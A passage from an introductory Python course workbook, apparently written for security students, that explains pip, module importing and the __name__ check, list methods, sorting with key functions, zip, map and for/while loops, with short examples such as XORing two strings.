Once pip is installed, you use the 'pip' command to manage your installed packages. pip supports the install, uninstall, list, show, and search commands. Each command has its own unique options. The 'help' command can be used to get help on any specific command. For example:

```
$ pip help search
```

This command will provide help on pip's search command. The search command takes a keyword and will look at all of the packages available for download at PyPI for a match. PyPI is the official Python package repository at <https://pypi.org/>. For example, if you want to find a package related to Metasploit, you would type the following:

```
$ pip search metasploit
pymsfrpc (1.3)      - A Python client for the metasploit rpc
pymetasploit (1.1)    - A full-fledged msfrpc library for Metasploit framework
pymetasploit3 (1.0.1) - A full-fledged msfrpc library for Metasploit framework
```

Then you could install the first package in the list by typing **pip install pymetasploit3**. You can also upgrade an existing installed package by adding the **--upgrade** option to the install command. For example, typing **pip install --upgrade requests** will upgrade your installed requests modules to the latest version. Conversely, you can use the uninstall command to remove already-installed packages that you no longer need. You can use the 'pip list' command to get a list of all the installed packages:

```
$ pip list --format=columns
Package           Version
-----
asn1crypto        0.24.0
astroid           2.1.0
attrs             19.1.0.....
```

Introspection: What Can I Do with These Modules?

- Python is *introspective*, meaning it is self-documenting
- Remember the "Docstring" that we can put as the first line of programs and functions we create that describes what it does and how it's used?
Introspection!
- The dir() and help() functions are sometimes all that are needed to determine what a function does
- dir() lists all attributes and methods inside the object
- help() displays help for a given module, attribute, or method. It displays the contents of the `__doc__` attribute inside an object
- type() displays the class of a given object. This can also be accessed by printing the objects `__class__` attribute

two underscores

Python introspection can be useful when trying to determine how to use different Python modules. Remember the "Docstring" that we could provide as the first string in our program or function? Those strings along with other functions are examples of Python code being *self-documenting* or *introspective*. Useful functions include dir(), help(), and type(). As we have already mentioned, dir() will provide a list of all of the attributes and methods within an object. You can then use the help() function to examine the documentation for each of the methods in the object. Python relies on Docstrings and other attributes within the object and its hierarchy to provide you with documentation on the methods when calling help(). You can also examine the Docstring directly by looking at the `__doc__` attribute. The type function can be used to determine if something is an attribute or a method. This is often but not always the same as the information stored in the `__class__` attribute.

How Python Finds Modules

- Python provides hundreds of different modules with predefined functions and objects for your use
- When you import a function, Python looks in the directories specified in `sys.path` to find the code
- This is not the same as your OS PATH environment variable
- Python also always searches the current directory for the module
- Try this: `$ python3 -c "import sys; print(sys.path)"`
- You can add new directories with `sys.path.append('/new/path')`

One question often comes up: "Where are these modules?" Students ask, "When I type `import urllib`, is there a `urllib.py` somewhere?" The answer is yes... or almost yes. It may also be a .PYO or a .PYC. Python looks for one of those files in a list of directories called the PATH. This is not the same as the Bash \$PATH environment variable or your Windows %PATH%. It is a variable inside Python. You can examine your path by importing the "sys" module and then printing `sys.path`, which is a Python list. Lists are another Python data structure that we will talk about shortly. To add a directory to the list of directories searched by Python, use the syntax `sys.path.append("/new/path")`.

There are many different things that can affect the directories that are in the module search path, including the PYTHONPATH environment variable, .PTH file stored in other path directories, user-based folder structures, and more. Printing `sys.path` is the best way to know exactly which directories will be used to store modules that are used by the Python interpreter.

Using (Importing) Modules

- How you refer to an object or function in a module depends on how you import the module
- If you use "import module", you use `module.function()` when calling your function
- If you use "from module import <function>", you can use it as though it were defined in your program

```
>>> import mymodule  
>>> mymodule.add(1,3)  
4
```

```
>>> from mymodule import add  
>>> add(1,3)  
4
```

- You can also import everything in a module into your namespace with "from module import *", although this is discouraged

There are two different ways that you can import items in a module into your program. The first you have already seen. You can add "import <modulename>" to your program, and the module will be imported. From that point on, you can refer to functions in the module using the syntax <modulename>.<function>. But you can also import individual items from a module, rather than the whole module, by using the syntax "from <module> import <item>", where item is the name of something in the module or an asterisk wildcard. Items imported directly into the main namespace can be called as though they were declared directly in your program. For example, when we import the add() function from our mymodule library using "from mymodule import add", we can then call the add function using the syntax "add(1,3)" instead of "mymodule.add(1,3)". The reason is that it was imported directly into our namespace. Alternatively, rather than importing an individual function, you can also import everything in a module directly into the current namespace by using an asterisk, such as "from mymodule import *". However, this is generally discouraged because the code becomes unreadable since developers won't know where functions have come from.

Difference between Scripts and Modules?

- When you import a Python script, it executes!

```
# cat helloworld.py
print("Hello world!")
# python
>>> import helloworld
Hello world!
```

- This is usually not desired. We just want to use its functions
- It should behave differently when it is being imported versus when it is executed
- The Python interpreter tells your program if it is being imported or executed with the `__name__` variable

Is there any real difference between a Python module and a normal program? Well, you can import any program into another using the `import` statement. And when it is imported into your program, Python executes the script. This will create any functions that exist in the script and execute any code that is there also. But developers need to think about whether they are developing a standalone program or a program that will be used as a module. When a program is imported as a module, by default, the code in that program is executed. That means if you have a program that reads command line arguments and exits, if it doesn't see specific items passed on the command line and you decide to import it to use some functions that you defined in the script, it won't work as desired. When you import it, the main program will run and cause the program to exit! You need the program to behave one way when it is run by itself (that is, it should execute its main function) and another way when it is imported (it should not execute). This is accomplished by checking the `__name__` variable.

Watch Dunder Name in Action!

```
$ cat module_or_not.py
print(__name__)

$ python3 module_or_not.py
__main__                                     Just prints dunder name

$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.

>>> import module_or_not
module_or_not                                  "module name" when imported
```

To really understand what we are doing here, let's look at dunder name. Here is a simple program called "module_or_not.py", and all it does is print the contents of the variable dunder name. When we execute the program by typing **python module_or_not.py**, it prints the work `__main__`. Anytime Python is executing a script, it sets `__name__` to the string "`__main__`". When we import `module_or_not` in a Python interactive session (or in a script), dunder name is assigned the name of the module. In this example, `__name__` is assigned the string "`module_or_not`". Using this, we can determine if our script is being imported or executed and have it behave differently in each circumstance. If the script is being executed, we can have it run a function in our program that performs some action. If it is being imported, then we typically want to do nothing other than perhaps initialize some things our module requires and then allow the person who imported the module to execute functions or objects by calling them.

Proper Script Structure: Another Look

```

#!/usr/bin/python -tt
#You can comment a single line with a pound sign
"""

The first string is the Module DocString and is used by help functions.

"""

import sys
def main():
    "This is a DocString for the main function"
    if not "-u" in sys.argv:
        sys.exit(0)
    print("You passed the argument " + sys.argv[1])

if __name__ == "__main__":
    #Global variables go here
    main()

```

Call main() only if __name__ has a value of "__main__" (that is, not being imported)



Remember when we looked at our first Python program? Let's look at it again, focusing on the last two lines of the program. Here we have an if statement that checks to see if `__name__` is equal to `"__main__"`. This statement checks to see if the program is being executed or imported. If it is being imported, then `__name__` is not equal to `main`, and the `main()` function is not called. If our program is not being imported (that is, it was executed directly), then the `main()` function will be executed.

Section 1 Roadmap

- Lab Setup
- Python and pyWars
- Language Basics
- Strings
- Functions
- if/elif/else
- Modules
- Introspection

Course Introduction
Lab Zero Overview
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations
Introducing pyWars
LAB: pyWars Numerics
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings
LAB: pyWars Strings
Creating and Using Functions
Control Statements
if, elif, and else
LAB: pyWars Functions
Modules
LAB: Modules

This is a Roadmap slide.

In your Workbook, turn to Exercise 1.4

Please complete the exercise in your Workbook.

Lab Highlights: Written Properly, Modules Can Be Run or Imported

Your Python program behaves like a program

```
$ cd ~/Documents/pythonclass/essentials-workshop/  
$ python3 pywars_answers.py  
#1 Correct!
```

It can also be used as a module with the "import" syntax

```
$ python3  
>>> import pywars_answers  
>>> pywars_answers.answer1(20)  
25
```

It can also be used as a module with the "from import" syntax

```
$ python3  
>>> from pywars_answers import *  
>>> answer1(30)  
35
```

143

Written properly, your Python program can be used as a program or a module. This will give you the greatest level of flexibility and let you reuse your code inside of other programs.



Section 2: Essential Knowledge Workshop

Author: Mark Baggett

Copyright 2020 Mark Baggett | All Rights Reserved | Version F01_02

Welcome to Section 2. Today we will finish our overview of the language essentials as we discuss a few more important data and control structures of the Python language.

Section 2 Roadmap

- Lists
- Loops: For and While
- Tuples
- Dictionaries
- PDB: The Python Debugger
- Tips, Shortcuts, and Gotchas
- Transitioning Python2 to Python3

Lists

- List Methods
- Functions for Lists
- For and While loops

LAB: pyWars Lists

Tuples

Dictionaries

Specialty Dictionaries

LAB: pyWars Dictionaries

The Python Debugger: PDB

LAB: PDB

Tips, Shortcuts, and Gotchas

Transitioning Python2 to Python3

LAB: Upgrading with 2to3

Essential Workshop Conclusions

This is a Roadmap slide.

Lists: SO Much More than Arrays

- Lists are an indexed group of objects
- Similar to arrays in other languages
- Defined with the square bracket []
 - `empty_list = []`
 - `empty_list = list()`
 - `list_of_names = ['Alice', 'Bob', 'Eve']`
- Elements in the list are addressed based on their index in the list
- First item in the list is `list_of_names[0]`, second is `list_of_names[1]`, and so on
- That item can contain a number, string, or any Python object, including other lists (nested lists)
- Items in the list can be overwritten (it is mutable)



Programmers who are familiar with arrays in other languages will find lists to be similar, with only a few exceptions. You create a list by assigning a variable to be equal to some comma-delimited list of things inside square brackets. You can create an empty list by assigning a variable to open and close brackets: `empty_list=[]`. Then you can address the items of the list based on their index. The first item in the list can be accessed at index zero like this:

```
>>> first_item = list_of_names[0]
```

Lists can contain any type of object, and each list entry can contain a different type of object. Although you usually have a list of strings or a list of numbers, you can also just have a list of "stuff" that includes objects of all types in the same list. You can even have a list of lists, which are similar to multidimensional arrays. Unlike strings, which wouldn't allow you to modify an item based on its index (that is, `"string"[0] = "S"`), you can modify entries in a list. That is to say, lists are *mutable*.

Items Are Addressed by Their Index like Arrays

```
>>> alist=["elements", "in a list", 500, 4.3]
>>> alist[0]
'elements'
>>> alist[1]
'in a list'
>>> len(alist)
4
>>> type(alist[2])
<class 'int'>
>>> type(alist[1])
<class 'str'>
```

First element is index zero

Values can be of any (mixed) type

We will go through a couple of list operations together to show you how they are used. First, to create an empty list, you would simply assign a variable to the open and close brackets. You could create a list with a set of initial values by placing those values in a comma-separated list inside those brackets. Then you can address the individual elements of a list using the items index. Note that the first element of a list is at index zero, not at index 1. You can call the len() function and pass it to the list, and it will tell you how many elements are in that list. As you call the type() function on the various elements of this list, you can see a single list can hold different types of objects. Here we see both integers and strings inside the same list.

So far, these lists seem a lot like arrays, but they are much more powerful, as you will see.

List Elements Are Not "Initialized"

- List items must be assigned when the list is created or with the append() method

```
>>> newlist=[]
>>> newlist[0]="Assignment to first item in the list."
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
IndexError: list assignment index out of range 'elements'
```

- You cannot assign beyond len(list)-1
- Use append() to add items to a list
- Initialize it as follows:

```
>>> newlist = [0] *4
>>> newlist[3]="Assignment to the last item in the list."
```

If you are used to arrays, one thing that you may find confusing is that there is no "DIM" or initial size specified with lists. If you specify an initial value of a list, such as mylist = [1, 2, 3], then the list will have an index only for the values you've assigned. This example has three values. Attempting to access a value with an index higher than what was created with the initial assignment will result in an error. This includes assigning a value to the end of the list. You cannot assign a value on the list that wasn't initially set or added to the list with append. If you create an empty list, such as newlist=[], then you cannot assign a value of newlist[0]. You must append a value to the list, extending the length of the list.

If you needed a list of a fixed size, you could initialize the following syntax:

```
>>> newlist = [default value] * <size of the "array">
```

So if you want to create an array-like list of a fixed size that has 100 possible values in which each position in the list is initially empty (or None), you can assign it as follows:

```
>> newlist = [None] * 100
```

To create a list of 50 possible values in which the initial value of the items in the list is zero, you can assign it as follows:

```
>>> newlist = [0] * 50
```

Methods: Indexes Are Just the Beginning!

List has several useful methods, including

- `list[index] = value`: Change an existing value
- `append(value)`: Add an object to the end of the list
- `insert(position, value)`: Insert the value at the given position in the list.
Position is a positive or negative number
- `remove(value)`: Remove the first matching item by its value
- `sort(key,direction)`: Sort the elements of the list
- `count(value)`: Count occurrences of an item in the list
- `index(value)`: Look up where a value is in the list
- `del list[index]`: Delete an item by its index



Lists are much more than arrays. Lists are objects with several methods available to manage the data contained in the list. Of course, we have already seen that we can assign individual elements in a list using their index. You can use the list's `append()` method to add things to the end of the list. If you don't want to put an item at the end, you can use the `insert()` method to put a value at a given location, and all other items will be automatically shifted down. You can use the `remove()` method to find the first matching element based on its value and remove it from the list. You can sort the content of a list with the `sort()` method. `count()` will tell you how many times a given value occurs in a list. `index()` will tell you what the index of the first matching value is. You can delete individual items in a list using the keyword `del`, followed by the list element index that you want to delete.

List Methods in Use (I)

```

>>> movies=["Life of Brian","Meaning of Life"]
>>> movies.index("Meaning of Life")
1
Put at position 1

>>> movies.insert(1,"Holy Grail")
Nothing Pringed!
Find item in list

['Life of Brian', 'Holy Grail', 'Meaning of Life']

>>> movies.index("Meaning of Life")
2
Add to the end

>>> movies[2]
'Meaning of Life'

>>> movies.append("Free Willie")
Remove it

['Life of Brian', 'Holy Grail', 'Meaning of Life', 'Free Willie']

>>> movies.remove("Free Willie")
['Life of Brian', 'Holy Grail', 'Meaning of Life']

```

150

Let's try out some of these methods. We start out with a list of blockbuster movies. The `insert()` method can be used to add new elements in the middle of or at the beginning of the list. Here we call `insert(1,"Holy Grail")`, which inserts "Holy Grail" into our list at position 1, shifting down all of the other elements in the list. Notice that this did not print any results. The list methods return None. They have no return value. As a result, the updated list was not printed to the screen after the call to `.insert()`. This is different than strings! Instead it just updates the list variable with the new contents. When you print the contents of the movie variable, you see that 'Holy Grail' is now in the list. We can use the `index()` method to look up where an item is. `index()` returns the index of the first matching element in the list. You can now use that number to address the item and make changes if desired. The `append()` method can be used to add elements to the end of the list. Here we append "Free Willie" to the end of the list, sending all Monty Python fans into a rage. Fortunately, the `.remove()` method can find an element in the list and delete it. There may be more than one element in the list that has the same value. `remove()` will find the first element that matches and remove it from the list.

List Methods in Use (2)

```
>>> movies.insert(0,"Secret Policemans ball")
>>> movies
['Secret Policemans ball', 'Life of Brian', 'Holy
Grail', 'Meaning of Life']
>>> movies.remove("Secret Policemans ball")
>>> movies
['Life of Brian', 'Holy Grail', 'Meaning of Life']
>>> movies.reverse()
>>> movies
['Meaning of Life', 'Holy Grail', 'Life of Brian']
>>> del movies[0]
>>> movies
['Holy Grail', 'Life of Brian']
```

Add new element at position zero

List methods return None but change the list. They are mutable!

You use del if you know the item's position in the list

To place an element at the beginning of the list, you would call the insert function with an index of zero. Calling movies.insert(0,"Secret Policemans ball") adds that movie to the beginning of our list. The reverse() method can be used to reverse the order of all the elements in the list. It is worth mentioning that this doesn't merely print the contents of the list in reverse order. It changes the list, rearranging the elements such that from this point forward what was the first element is now the last, and vice versa. remove() is used to delete an element based on its value.

Slicing and Math Works on Lists!

- "v" in sys.argv: Finds any matching object "v" on the CLI and returns True or False

```
>>> verbose = (" -v" in sys.argv)
```

- Math!

```
>>> a = ["this", "is"]
>>> b = ["a", "test"]
>>> c = a + b
>>> c
['this', 'is', 'a', 'test']
>>> c = a * 2
>>> c
['this', 'is', 'this', 'is']
>>> c[1:]
['is', 'this', 'is']
>>> c[::-1]
['is', 'this', 'is', 'this']
```

- Slicing!



Lists also support slicing, like strings and math operations. Lists can be added together, subtracted, or multiplied. Additionally, you can use the same [start:stop:step] slicing to select groups of elements in the list. For example, to select all of the elements except element zero, you could slice your list with [1:]. This says, "Start at element zero and go until the end." All of the same rules apply with lists that apply to strings, including negative numbers and stepping.

Making Copies of Lists

```

>>> alist = ['elements', 'in a list', 500, 4.2999999998]
>>> blist = alist
>>> blist.append("Add this to list")
>>> blist
['elements', 'in a list', 500, 4.2999999998, 'Add this to list']
>>> alist
['elements', 'in a list', 500, 4.2999999998, 'Add this to list']
>>> clist=list(alist)
>>> clist.remove(500)
>>> clist
['elements', 'in a list', 4.2999999998, 'Add this to the list']
>>> alist
['elements', 'in a list', 500, 4.2999999998, 'Add this to list']

```



Here we create a list called "alist" and assign it some initial values. Then we assign "blist" to be equal to "alist". This does not create a new copy of the contents of "alist" and assign it to "blist"; instead, "blist" points to the same list in memory that "alist" points to. Changes made to "blist" are reflected in "alist" and vice versa. They are the SAME LIST! To create a copy of a list, you can use the list() function. The list() function returns a list and initializes it to the value passed as its argument. So calling "clist=list(alist)" creates a new list in memory and initializes it with the values in "alist" and points the variable clist to that new list. Changes in "clist" are not reflected in "alist" because they are two different lists.

Convert Strings to Lists with .split()

- The string split() method converts a string to a list
- Provided with no arguments, it splits on white space
- Given an argument, it splits on that character or characters

```
>>> "THIS IS A STRING CONVERTED TO A LIST".split()
['THIS', 'IS', 'A', 'STRING', 'CONVERTED', 'TO', 'A', 'LIST']
>>> "'comma','delimited','1.2'".split(",")
[''comma'', ''delimited'', ''1.2'']
>>> "THIS IS A LIST WITH IS IN IT".split("IS")
['TH', ' ', ' A L', 'T WITH ', ' IN IT']
```

For string objects, you can use a method called split() to split up a string into a list of words. If you don't provide any arguments, split() will break up the string at every white space character. White space characters include spaces and tabs. You can pass an argument to split(), and it will split the string at each occurrence of that argument in the string. That argument can be a single string or a substring. The argument used to split the string will not appear in the resulting list.

Convert Lists to Strings with "".join()

- The string .join() method can convert a list of strings to a string.
NOTE: The list must contain only strings
- The string whose method is being called is used as a separator between each element in the list
- A "" (null) or " " (space) string is often used to seamlessly join list elements together into a new string

```
>>> " ".join(["SEC573", "is", "awesome!"])
'SEC573 is awesome!'
>>> ",".join(["Make", "a", "csv"])
'Make,a,csv'
>>> "".join(["SEC573", "is", "awesome!"])
'SEC573isawesome!'
```



The string .join() method can be used to go in the other direction and convert a list of strings into a single string. The .join() method will use the string whose method is being called as a separator as it puts the string elements of the list back together into a single string. If you call "".join(<a list>), then the null character is used to join together each string in the list into a single string. If you call " HELLO ".join(<a list >), then the word "HELLO " will be placed between each string in the list, creating a new string. The null character is used most often when joining lines of formatted text that already contain spaces in a list into a single string.

In the first example above, we took a list that contained three strings—"SEC573", "is", and the word "awesome!"—and joined them together with a space to create a new string: "SEC573 is awesome!" Notice that the join method is part of the character being used to join the characters and not a method on the list.

Useful Functions That Work on Lists

- `sum([])`: Adds all the integers in a list

```
>>>sum( [2,4,6])
12
```

```
>>>sum( [1,2,1])
4
```

- `zip([],[])`: Groups together items at position 0 from each input list followed by the items at position 1, and so on.

```
>>> list(zip([1,2], ['a', 'b']))
[(1, 'a'), (2, 'b')]
```

Not in the results!


```
>>> list(zip([1,2], ['a', 'b'], [4,5,6]))
[(1, 'a', 4), (2, 'b', 5)]
```

Let's look at some useful functions that work on lists. The sum function takes in a list of numbers and adds up all of the numbers on the list. In other words, it totals the numbers in the list. The zip function combines two or more lists together, producing a single list. It takes the items at position 0 from each of the lists and puts them in a tuple at position 1 in the resulting list. It repeats this process for x items, where x is the number of items in the smallest list it is combining. For example, if you call zip and give it a list with three items and a list with two items, it will produce a combined list of two items.

Consider these two examples. First, we zip two lists together. Each list has two items in it.

```
>>> list(zip([1,2], ['a','b']))
[(1, 'a'), (2, 'b')]
```

The result is a list with two items. The first entry in the resulting list is $(1, 'a')$. This tuple contains the items from position 0 in each of the feeder lists. The second entry in the list is the tuple $(2, 'b')$. This tuple contains the entries from position 1 in each of the feeder lists. That's simple enough.

Let's add another list with three items in it.

```
>>> list(zip([1,2], ['a','b'], [4,5,6]))
[(1, 'a', 4), (2, 'b', 5)]
```

Now the resulting list still has two entries. The first entry is a tuple containing $(1, 'a', 4)$. Those are the items at position 0 in each of the three feeder lists. The next tuple contains the three items at position 1 in each of the lists you are zipping up. You will notice the third list has a 6 in position 2 that is not in the final result. The zip function combines items only if there is a value in the given position for each of the feeder lists. Since the third feeder list is the only list with something in position 3, the zip function does not include 6 in the results.

More Functions That Work on Lists

- `map(func(),[])`: Run function on a list or iterable

```
>>> list(map(ord, ["A", "B", "C"]))
[65, 66, 67]
```

```
>>> list(map(ord, "ABC"))
[65, 66, 67]
```

- `map(func(),[],[])`: `func()` is a custom zipper

```
>>> def addint(x,y):return int(x)+int(y)
...
>>> list(map(addint, [1,'2',3], ['4',5,6]))
[5, 7, 9]
>>> def addstr(x,y):return str(x)+str(y)
...
>>> list(map(addstr, [1,'2',3], ['4',5,6]))
['14', '25', '36']
```



The `map` function is used to apply a function to every item in a list or any iterable. An *iterable* is any data structure that you can step through with a FOR loop. The first parameter is the function that you want to apply to each item in the list. The second argument is the list to apply the function to. Consider the following example. This will run the `ord()` function on each of the items in the list `["A","B","C"]` and produce a new list with the ordinal values of each letter in the list:

```
>>> list(map(ord, ["A", "B", "C"]))
[65, 66, 67]
```

Strings are also iterables, so using `map()` to run `ord()` on the string `"ABC"` produces the same result. The `map()` function can also take in multiple lists as arguments. When you give it multiple lists, the `map` function becomes a customized zip function. The function you give to `map` will define how you want to combine the items in the feeder list. In this example, we have two functions `"addint"` and `"addstr"`. `addint()` will take in integers and strings and combine them as integers. `addstr()` will take in integers and strings and combine them as strings. When we use `map` with each of these functions and the two lists `[1, '2', 3]` and `['4', 5, 6]` we can see how `map` combines the zipped items from the two lists.

Sorting Lists

- Another powerful and useful feature of lists is the ability to sort them
- Python provides two ways to sort lists:
 - `list.sort()` method: Sorts the list in place, modifying the list
 - built-in `sorted()` function: Creates a sorted copy of the list
- Passing (`reverse=True`) to either function sorts in reverse order
- Both methods can optionally accept a “key” function, which produces an element to sort on

Another powerful and useful feature of lists is the capability to sort the elements in a list. Python makes this process simple and provides you with two different ways to accomplish it. First, each list has a `.sort()` method that you can use to sort the list. If you call `sort()` with no parameters, it will sort the numeric elements in numerical order or string elements in alphabetical order

```
>>> a = [ 2,1,4,5,6]
>>> a
[2, 1, 4, 5, 6]
>>> a.sort()
>>> a
[1, 2, 4, 5, 6]
```

Note that this changes the order of the elements in the original list. It does not produce a sorted copy of the list. Python's built-in `sorted()` function, on the other hand, produces a sorted copy of the list. Both the `sort()` method and the `sorted()` function will sort in reverse order if you pass it the argument (`reverse=True`):

```
>>> a.sort(reverse=True)
>>> a
[6, 5, 4, 2, 1]
```

Often, you need to sort on something other than just the first letter of the data element. Python enables you to specify a "key" function to be used by `sort()` and `sorted()` to determine the order of elements.

Sorting Is Based on Ordinal Values of Characters

- `sort()` and `sorted()` sort based on ordinal values

```
>>> sorted([ "a", "b", "c", "1", "2", "3", "A", "B", "C"])
['1', '2', '3', 'A', 'B', 'C', 'a', 'b', 'c']
>>> ord("1")
49
>>> ord("A")
65
>>> ord("a")
97
```



Python's sort and sorted functions' sort method is based on the decimal ordinal value of the items being sorted. The character with the lowest ordinal values will be first in the list. The man page for the ASCII table lists all the characters and their decimal values. You can also use the `ord()` function to check the decimal value of a single character. Keep in mind that numbers come before uppercase characters and uppercase comes before lowercase.

The sort()/sorted() Key Function

```
newlist=sorted(unsortedlist, key=<function name>)
```

- You define the key function's argument(s)
Ex: def keyfunc(onearg):
- The function is called, and each element in the list is passed to it one at a time
- The key function is used to pull elements from each item in the list and return them
- The sort/sorted function sorts the list based on the sort order of the returned values



The key function is passed each element in the list one at a time. It can do whatever it wants to with that item in the list. How and what it does with that element doesn't change the values that are stored in the list, but it does affect their order. The key function will return a value that is presumably based on the element in the list. The resulting list will contain the original data elements sorted in the order of the values returned by the key function.

Sorting Lists Example

```
>>> customers=["Mike Passel","alice Passel", "danielle Clayton"]
>>> sorted(customers)
['Mike Passel', 'alice Passel', 'danielle Clayton']
>>> def lowercase(fullname):
...     return fullname.lower()
...
>>> sorted(customers, key=lowercase)
['alice Passel', 'danielle Clayton', 'Mike Passel']
>>> def lastfirst(fullname):
...     return (fullname.split() [1]+fullname.split() [0]).lower()
...
>>> lastfirst("FNAME LNAME")
'lnamefname'
>>> sorted(customers, key=lastfirst)
['danielle Clayton', 'alice Passel', 'Mike Passel']
```

Create a function to
lowercase the name

lastname first lower()



Here is a simple example of how we could use our key function to sort on something other than just an alphabetical listing of the data elements. Suppose we wanted to sort based on the last name of a list of customers. By default, sort will sort from left to right. Usually, when we sort text, we want the list in alphabetical order, and we don't want the sort to be case sensitive. In this example, notice the "a" in "alice" comes after the "M" in "Mike." This sort order is usually not desirable, so you will use a key function to make the sort case insensitive. You need to declare a function that returns the fullname in lowercase:

```
>>> def lastname(fullname):
...     return fullname.lower()
```

Then, call sorted, passing lowercase as the key function to get back a sorted list:

```
>>> sorted(customers, key=lowercase)
```

Names are typically sorted first by last name, then by first name. To accomplish this, we need a function to return our string with the last name first. The function "lastfirst" above accomplishes this by splitting the name based on the space character and then returning the lowercased items in the list in reverse order. Notice that calling it with the arguments "FNAME LNAME" will return "lnamefname." Now, sorting using that as the key function will sort based on the last names of the customers.

For and While Loops: Control Structures

- Loops are used to step through each element in lists, dictionaries, and other iterable data structures
- Examples of loops include

```
for x in list (or other iterable variable):  
for x in range(100):  
for x in range(start,stop,step):  
for index,value in enumerate(list):  
while x:
```

FOR loops and WHILE loops are used to step through elements of a list, dictionary, or other iterable data structure. Using a for or a while loop, you define a block of code that you want to execute for each element in a data structure. We will look at a couple of different ways to use loops over the next few pages.

for <iterator> in <iterable>

```
for item in [1, 2, 3, 4]:  
    for letter in "A String":
```

- A for loop can be used to step through all the elements of a list
- The first time through the loop, <iterator> is the first value in the list, that is, alist[0]
- The second time through the loop, <iterator> is the second element, that is, alist[1]
- And so on until the last element of the list is reached, i.e., alist[len(alist)]

The most common use of a for loop is to step through each element in a list using the syntax "for <iterator> in <list>". This will execute the block of code that follows the for statement for each element in the list. With each execution of the code block, the variable assigned as the iterator will contain the value in that element of the list. So the first time the loop is executed, the <iterator> will contain alist[0], the second time <iterator> will contain alist[1], and so on, through the end of the list.

for x in list:

```
>>> mylist="She turned me into a newt. A newt?".split()
>>> mylist
['She', 'turned', 'me', 'into', 'a', 'newt.', 'A', 'newt?']
>>> for a in mylist:
...     print(a+" "+a[::-1])
...
She ehS
turned denrut
me em
into otni
a a
newt. .twen
A A
newt? ?twen
>>>
```



Here is an example of a for loop. Remember when we mentioned earlier that split() returns a list of items? We can use that function to turn a sentence into a list of words by splitting on white space. Then we can step through each word in our list one at a time, assigning the iterator variable "a" to be the word. Again, our code block starts with a colon and continues for as long as the text is indented consistently. In this case, our code block is one line. This one line simply prints the contents of variable "a," then a space, and then the contents of variable "a" backward.

for <iterator> in range(start,stop,step)

```
>>> list(range(10))
[0, 1, 2, 3, 4, 5, 6, 7, 8, 9]
>>> list(range(5,10))
[5, 6, 7, 8, 9]
>>> list(range(0,100,25))
[0, 25, 50, 75]
>>> list(range(100,0,-25))
[100, 75, 50, 25]
>>> for x in range(1,20,2):
...     print(x,end=" ")
...
1 3 5 7 9 11 13 15 17 19
```

Sometimes you need to count through a range of numbers. The range() function returns an iterable object containing numbers. That object works within a for loop in a way that minimizes memory usage, so if you want to see what it generates, we need to turn it into a list. What numbers are in the list depends on the arguments given to range(). The range function can take up to three arguments: The starting number, the number to stop before, and the step. If you provide only one number range, assume you are starting at zero and the number you provided is the number you want to stop before. So range(10) will start at zero and go up to, but not include, 10. It will produce the list [0, 1, 2, 3, 4, 5, 6, 7, 8, 9]. Providing two numbers tells range the starting number, as well as the number to stop before. So, range(5,10) will produce a list starting at 5 and going up to (but not including) 10. The last argument is the step. It behaves as it did when slicing strings and lists supporting both positive and negative numbers. It means "Count by this number." So, range(0,100,25) will start at zero and count by 25 up to (but not including) 100.

Remember that range returns an iterable object that is built to work with for loops. That means you can use a for loop to step through its values. If you need a for loop that counts between 1 and 10, you could do this:

```
>>> for i in range(1,11):
```

If you want to count between 1 and 20 by twos, then you would do something like this:

```
>>> for x in range(1,21,2):
```

for index,value in enumerate(alist):

- "index" will be positioned in the list that you are currently processing
- "index" will start at zero and increase by one until it reaches len(alist)-1
- "value" will be the current value in the list, for example, alist[index]

```
>>> list(enumerate(movies))
[(0, 'Life of Brian'), (1, 'Holy Grail'), (2, 'Meaning of Life')]
>>> for index, value in enumerate(movies):
...     print("{} is in position {}".format(value, index))
...
Life of Brian is in position 0
Holy Grail is in position 1
Meaning of Life is in position 2
```


With "for x in list", x contains each element in the list. With "for x in range(len(list))", x contains each of the indexes in the list. What do you do if you need both? You use the enumerate() function. Enumerate returns an iterable object that will produce a list of tuples with the first element being the index and the second element being the value.

```
>>> list(enumerate(movies))
[(0, 'Life of Brian'), (1, 'Holy Grail'), (2, 'Meaning of Life')]
```

Using the syntax "for index, value in enumerate(list):" gives you the best of both worlds. Through each iteration of your code block, the variable "index" will contain the index number, and "value" will contain the element of the list.

XORing Data and Keys

- Imagine we need to XOR data with a key
- We need our for loop to give us the character in data and the character in the same position in the key, but for loops iterate through only one string
- `chr(ord("D") ^ ord("K"))`



- enumerate() to the rescue!

- The for loop can step through data values
- Then look up the value at the same index position in the key

Sometimes you need both the current value in a list and its position in the list. For example, consider the process of XORing together string data values with a key. You could use a for loop to retrieve each of the individual characters in the data string, but you would also need to retrieve the character in the key in the same position. The for loop steps through only one string, not two. In this case, you can use the enumerate() function to retrieve both the current value and its current position in the list. Then you can use the index to retrieve the value in the corresponding position in the key. To XOR two characters, you must first convert them to decimal values. Then, you can use the caret (^) to perform an XOR on those two numbers. Finally, you use the chr() function to convert the result back into a character.

enumerate(<alist>) Example

- `enumerate()` is useful when you need both the index of a list item and its value

```
>>> def xor_strings(str1, str2):  
...     results = ''  
...     for index, a_char in enumerate(str2):  
...         results += chr(ord(str1[index]) ^ ord(a_char))  
...     return results  
...  
>>> xor_strings("XORTHISSTRING", "WITHTHISONE")  
\x0f\x06\x06\x1c\x1c\x01\x1a\x00\x1b\x1c\x0c
```

The `enumerate` function returns a list of tuples for each element in the list and its position in the list. This function is extremely useful when you are performing operations that require knowledge of both the data value and its index. For example, suppose you needed to XOR two strings together character by character. First, you need to XOR the characters at index 0 together. Then you XOR the characters at index 1 together and so on. Because you are going to need to pull a character from `str2` based on the current position in `str1`, you need to track the index in addition to the data. The `enumerate()` function is ideal for this scenario.

while <logic expression>:

- While loops are useful when you must continue a loop until a task is finished
- For loops have a definitive end; while loops do not
- A while loop is repeated for as long as <logic expression> is True or until a break statement is reached

```
while not PasswordFound:  
    guess=bruteforce.next()  
    PasswordFound = encrypt(salt,guess) == hashcopy  
else:  
    happydance()
```



